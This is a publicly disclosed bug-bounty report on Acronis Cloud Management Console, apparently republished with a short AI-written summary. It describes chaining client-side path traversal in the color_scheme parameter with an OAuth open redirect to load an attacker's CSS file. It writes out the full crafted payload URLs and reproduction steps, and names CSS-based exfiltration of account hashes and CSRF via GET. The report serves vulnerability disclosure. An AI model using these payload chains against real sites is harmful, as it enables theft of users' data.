CSS Injection via Client Side Path Traversal + Open Redirect leads to personal data exfiltration on Acronis Cloud
The Acronis Cloud Management Console loaded a CSS file from a URL built from the unsanitised color_scheme parameter, allowing path traversal. Combined with an open redirect in an OAuth endpoint, an attacker could load a malicious CSS file from their own domain and exfiltrate data from the page.

- Triaged in 10 days
- Fixed in 7 months
- Paid in 10 days
- Disclosed after 16 months
Summary by the researcher
https://mr-medi.github.io/research/2022/11/04/practical-client-side-path-traversal-attacks.html
The report
Summary
Hi team, I hope everything goes well.
I have found a CSS Injection in Acronis Cloud Management Consolehttps://mc-beta-cloud.acronis.com/mc via the color_scheme GET parameter.
Description:
The flow work as I will comment below.
If we go to the URL https://mc-beta-cloud.acronis.com/mc/?color_scheme=PARAMETER we can see by looking at the javascript code that it will get the color_scheme GET parameter and will make a GET request concatenating the previous value to the URL of the CSS file, in this case is the following URL https://mc-beta-cloud.acronis.com/mc/theme.PARAMETER.css to request the CSS file and load it.
You can see it in the following image the request made to load the CSS commented bellow:

Since the front end doesn't sanitize the values . and / its possible to perform a path traversal to request the CSS file from other path.
For example, if you go to:
https://mc-beta-cloud.acronis.com/mc/?color_scheme=%2F..%2F..%2FPARAMETER
You will notice a GET request is being made to the following URL, confirming the Relative Path Overwrite issue:
https://mc-beta-cloud.acronis.com/PARAMETER.css?v=24.0.10942
You can see it in the following image too:

This little issue by itself doesn't appear to be any security issue but if we combine it with a open redirect it could be possible to make a request to the vulnerable endpoint to the open redirect and redirect to the domain where the evil CSS file is stored, this attack is possible because when we load any CSS file by default it follows all the redirects specified in the HTTP header Location.

While looking at the HTTP requests to see if I could find any open redirect and demonstrate the impact I notice one interesting API endpoint
https://mc-beta-cloud.acronis.com/api/2/idp/authorize/?client_id=fb2bf44e-ac14-444a-b2a9-e5e81fe73b80&redirect_uri=%2Fhci%2Fcallback&response_type=code&scope=openid&state=http://localhost&nonce=bhgjuvrrvpwauibleqhvfqat.
Notice the state GET parameter is controllable by the user so we can specify any external domain where to redirect the user.
Let's see the response to the previous request:
And if we follow the Location HTTP header to the endpoint https://mc-beta-cloud.acronis.com/hci/callback?code=FSNuJgJAWX2HOVFg%3D%3D&state=http://localhost we can confirm the Open Redirect issue:

I have been digging into it and by creating other account I confirmed that if any user make a request to the first endpoint with the same GET parameters as client_id, redirect_uri, response_type, scope, state and nonce it will be redirected to http://localhost so once we know that there is no need to guess any user parameter as client_id makes the attack more easy because the user only needs to visit a link with a crafted color_scheme parameter and the same parameters for the open redirect seen bellow.
Once we confirmed the Relative Path Overwrite and Open Redirect let's put it all together to make the exploit.
We know that when we load any CSS file it follows all the redirects specified in the HTTP header Location so if we are able to overwrite the relative path to the vulnerable Open Redirect endpoint, redirecting the user to the CSS file of my domain we can exfiltrate user personal information by using CSS properties.
By putting together these two tricks if the color_sheme have the value:
%2F..%2F..%2F..%2Fapi%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3Dfb2bf44e-ac14-444a-b2a9-e5e81fe73b80%26redirect_uri%3D%252Fhci%252Fcallback%26response_type%3Dcode%26scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%252Fcore.css%26nonce%3Dbhgjuvrrvpwauibleqhvfqat

You will notice that the first thing we do in the previous payload is Overwrite the Relative Path to the root directory. Then we specify the endpoint vulnerable to the Open redirect and in this vulnerable endpoint redirect the user to http://localhost/core/css.css where is in my case the evil CSS file stored.
As a result the browser will load it and we can perform the exfiltration of personal data.
The final URL to load the external CSS will looks like this:
https://mc-beta-cloud.acronis.com/mc/?color_sheme=%2F..%2F..%2F..%2Fapi%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3Dfb2bf44e-ac14-444a-b2a9-e5e81fe73b80%26redirect_uri%3D%252Fhci%252Fcallback%26response_type%3Dcode%26scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%252Fcore.css%26nonce%3Dbhgjuvrrvpwauibleqhvfqat
Make sure you correctly URL encode it.
In my previous report of CSS Injection #1054406 the vulnerable endpoint is https://mc-beta-cloud.acronis.com/mc/branding-scheme.html which is used just to show the final result of the page with some custom style, if you take a look at the DOM of the previous URL there is no personal information related so the severity of the issue is reduced but in this scenario is different since the DOM have many hash related to the customer and partners ID's
In this way, if we specify our CSS file in a domain hosted by us we can perform the CSRF attack via GET requests by loading an external image using CSS properties like background-image or exfiltrate user information like his IP, Referer header or User Agent. In my explanation I used my local server but you can check it out in any external domain you own.
Steps To Reproduce
1- Host the following CSS file in your server, in my example called it core.css.
html
{
  background-color: black;
  color: green;
}
In my case I hosted it in the css folder of my local server, so the state GET of the payload parameter must be http://loalhost/css/core.css
2- Go to https://mc-beta-cloud.acronis.com and login in your Acronis Cloud account as a partner.
3- Finally, go to https://mc-beta-cloud.acronis.com/mc/?color_sheme=%2F..%2Fapi%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3Dfb2bf44e-ac14-444a-b2a9-e5e81fe73b80%26redirect_uri%3D%252Fhci%252Fcallback%26response_type%3Dcode%26scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%252Fcore.css%26nonce%3Dbhgjuvrrvpwauibleqhvfqat and
You could see the following CSS injected:

And the request of the CSS made:
Best regards and have a nice day, @mr-medi
Impact
Data exfiltration via CSS properties as background-image its possible as you can see in the following link https://github.com/maxchehab/CSS-Keylogging/.
I will dig to see what more information about the user I can exfiltrate apart from the Hashes of partners and customer accounts.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could exfiltrate user information such as IP address, Referer header, User Agent, and hashes of partner and customer IDs, and perform CSRF via GET requests.
What the attacker needed
Victim clicks a crafted link; attacker hosts a CSS file; victim is logged in as partner
How it was found
- Host a CSS file on your own server.
- Log in to Acronis Cloud as a partner.
- Visit the crafted URL with the color_scheme parameter that traverses to the open redirect endpoint and points to your CSS file.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The website took a value from the address bar and used it to decide which style file to load, without checking it. By putting special characters in that value, an attacker could make the site load a style file from a different place. If that place is controlled by the attacker, the style file can be used to steal information shown on the page.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.




